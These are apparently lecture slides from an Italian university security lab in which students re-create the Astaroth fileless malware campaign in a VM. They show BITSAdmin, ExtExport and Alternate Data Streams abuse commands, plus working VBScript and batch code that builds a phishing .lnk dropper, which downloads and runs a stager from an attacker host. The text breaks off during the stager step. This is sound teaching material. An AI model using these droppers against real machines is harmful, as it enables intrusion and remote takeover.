UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

Cyber Threat Intelligence: Practical Labs

Software Security

a.a. 2022/2023

Laurea Magistrale in Ing. Informatica

Roberto Natella

Roadmap

- Required tasks:
  - Run the basic Astaroth malware campaign using your Windows VM
  - Map the malware activities to MITRE ATT&CK

- Optional tasks:
  - Update the attack to use persistence techniques
  - Update the attack to use WMI

The Astaroth malware

- **Astaroth** is a **fileless** malware campaign
  - **Fileless malware** (ab)uses legitimate system tools
  - No need to deliver malicious binaries
  - Can bypass detection mechanisms


- System tools are also referred as **Living-off-the-Land binaries** (LOLBins) or **Living-off-the-Land Binaries, Scripts and Libraries** (LOLBAS)

https://www.microsoft.com/security/blog/2020/03/23/latest-astaroth-living-off-the-land-attacks-are-even-more-invisible-but-not-less-observable/

The Astaroth malware

- Fileless techniques in Astaroth
  - **Alternate Data Streams** (ADS)
  - **ExtExport.exe**
  - **BITSAdmin**
  - **Windows Management Instrumentation (WMI)**, in early campaigns

The attack scenario




ATTACKER

(Host machine, or Linux VM)

VICTIM

(Windows VM)

The attack scenario



1. Attacker generates **a malicious ".lnk" file** ("dropper"), using bat/vbs scripts
2. The user runs the ".lnk" file (**phishing**), it **downloads and runs another malicious script** ("stager")
3. Stager downloads a malicious "**.dll**" (from Metasploit)
4. Stager runs the "**.dll**", which **opens a reverse shell**

BITSAdmin

- The **Background Intelligent Transfer Service Admin** (**BITSAdmin**) is a Windows command-line tool for download/upload batch jobs
- Historically abused for malicious file transfer and code execution

File Download

```
bitsadmin /transfer <job_name> /priority <priority> <remote_path> <local_path>
```

or

```
bitsadmin /create 1
bitsadmin /addfile 1 https://live.sysinternals.com/autoruns.exe  C:\Users\Roberto\autoruns.exe
bitsadmin /resume 1
bitsadmin /complete 1
```

BITSAdmin

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

File Copy

```
bitsadmin /create 1
bitsadmin /addfile 1 c:\windows\system32\cmd.exe c:\Users\Roberto\cmd.exe
bitsadmin /resume 1
bitsadmin /complete 1
bitsadmin /reset
```

Code Execution

```
bitsadmin /create 1
bitsadmin /addfile 1 c:\windows\system32\cmd.exe c:\Users\Roberto\cmd.exe
bitsadmin /SetNotifyCmdLine 1 c:\data\playfolder\cmd.exe NULL
bitsadmin /RESUME 1
bitsadmin /Reset
```

BITSAdmin

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

Persistence

```
bitsadmin /Create <job_name>
bitsadmin /Addfile <job_name> <remote_path> <local_path>
bitsadmin /SetNotifyFlags <job_name> 1
bitsadmin /SetNotifyCmdLine <job_name> <program_name> [program_parameters]
bitsadmin /SetMinRetryDelay <job_name> 30
bitsadmin /Resume <job_name>
```

- In this lab, we are going to use BITSAdmin to transfer the payloads
- For more possible (ab)uses, and tips on how to detect them, see:
  - https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/
  - https://www.hackingarticles.in/windows-for-pentester-bitsadmin
  - https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/bitsadmin

ExtExport

- **ExtExport.exe** is an utility that comes bundled with Internet Explorer
- It looks for and **side-loads DLLs** with the following names:
  - mozcrt19.dll
  - mozsqlite3.dll
  - sqlite3.dll
- An attacker can abuse this tool by passing it a path with a **malicious DLL**


```
> "C:\Program Files\Internet Explorer\ExtExport.exe" c:\test foo bar
```

ExtExport

- https://lolbas-project.github.io/lolbas/Binaries/Extexport/
- http://www.hexacorn.com/blog/2018/04/24/extexport-yet-another-lolbin/

Alternate Data Streams

- In **NTFS** filesystems, every file/dir has additional attributes called **Alternative Data Streams (ADS)**
  - ADS can store arbitrary data
  - Not visible to user (save in the Master File Table)
  - Can be (ab)used to **hide complete files from detection**, and to later access them (**persistence**)



Alternate Data Streams

- In **NTFS** filesystems, every file/dir has additional attributes called **Alternative Data Streams (ADS)**

Hiding Files in ADS

```
type <filepath> <target_file:ads>
```

Executing Files Stored in ADS

```
<command> <target_file:ads> [arguments]
```


NOTE: the command to execute the file hidden in the ADS will be different depending on the format of the file

Alternate Data Streams


- https://oddvar.moe/2018/01/14/putting-data-in-alternate-data-streams-and-how-to-execute-it/
- https://gist.github.com/api0cradle/cdd2d0d0ec9abb686f0e89306e277b8f

Step 1: Dropper

- First, we create a **dropper (.LNK file)** – clicked by the user in the Astaroth campaign, kickstarts the attack
- We use a **VBScript program (.VBS)** to create the LNK
- We can **write by hand the .VBS**, or generate it using a helper **batch file (.BAT)**



Step 1: Dropper



C:\Users\Public\Libraries\raw\clickme.lnk

Step 1: Dropper

create_dropper_lnk.vbs

```
Set oWS = WScript.CreateObject("WScript.Shell")
sLinkFile = "C:\Users\Public\Libraries\raw\clickme.lnk"

Set oLink = oWS.CreateShortcut(sLinkFile)
oLink.TargetPath = "C:\Windows\System32\cmd.exe"
oLink.Arguments =
       "/c bitsadmin /transfer 1 /priority FOREGROUND
              http://<attacker_IP>/stager.cmd   C:\Users\Public\Libraries\raw\stager.cmd  &
        call C:\Users\Public\Libraries\raw\stager.cmd  &
        del C:\Users\Public\Libraries\raw\stager.cmd"

oLink.Save
```

This VBScript creates a **malicious .LNK file**

Run it with: **`cscript create_dropper_lnk.vbs`**

The .LNK file downloads and runs **stager.cmd**, then deletes it

Step 1: Dropper

create_dropper_lnk.bat (alternative approach)

```
@echo off
setlocal enabledelayedexpansion

rem Create a dropper in LNK (shortcut) format that will download and execute the CMD stager.

set SERVER=http://<attacking_IP>/
set PATH_PUBLIC_DIR=C:\Users\Public\Libraries\raw\

rem Create the target directoty if it does not exist.
if not exist "%PATH_PUBLIC_DIR%" mkdir %PATH_PUBLIC_DIR%

set DROPPER_LNK=clickme.lnk
set STAGER_CMD=stager.cmd
set DROPPER_LNK_CREATE=dropper_lnk_create.vbs

set URL_STAGER_CMD=%SERVER%%STAGER_CMD%

set PATH_DROPPER_LNK_CREATE=%PATH_PUBLIC_DIR%%DROPPER_LNK_CREATE%
set PATH_DROPPER_LNK=%PATH_PUBLIC_DIR%%DROPPER_LNK%
set PATH_STAGER_CMD=%PATH_PUBLIC_DIR%%STAGER_CMD%
```


NOTE: This batch script is an alternative way to create the VBScript. You can discard this batch file after the dropper has been created, as this is not really part of the simulation.

Step 1: Dropper

create_dropper_lnk.bat (continued)


```
rem Use a temporary VBScript to create the LNK dropper.
rem The LNK dropper will contain code to download, execute and delete the CMD
stager.

echo Set oWS = WScript.CreateObject("WScript.Shell") > %PATH_DROPPER_LNK_CREATE%
echo sLinkFile = "%PATH_DROPPER_LNK%" >> %PATH_DROPPER_LNK_CREATE%
echo Set oLink = oWS.CreateShortcut(sLinkFile) >> %PATH_DROPPER_LNK_CREATE%
echo oLink.TargetPath = "C:\Windows\System32\cmd.exe" >> %PATH_DROPPER_LNK_CREATE%
echo oLink.Arguments = "/c bitsadmin /transfer 1 /priority FOREGROUND
%URL_STAGER_CMD% %PATH_STAGER_CMD% & call %PATH_STAGER_CMD% & del
%PATH_STAGER_CMD%" >> %PATH_DROPPER_LNK_CREATE%
echo oLink.Save >> %PATH_DROPPER_LNK_CREATE%

rem Executes the VBScript
cscript %PATH_DROPPER_LNK_CREATE%

rem deletes the VBScript
del %PATH_DROPPER_LNK_CREATE%
```

Step 2: Stager



The stager uses **BITSAdmin** to download a malicious DLL (using HTTP)


Step 2: Stager



The stager creates a temporary VBScript


The VBSript **creates "launcher.lnk"**, **hides it in ADS**

Step 2: Stager



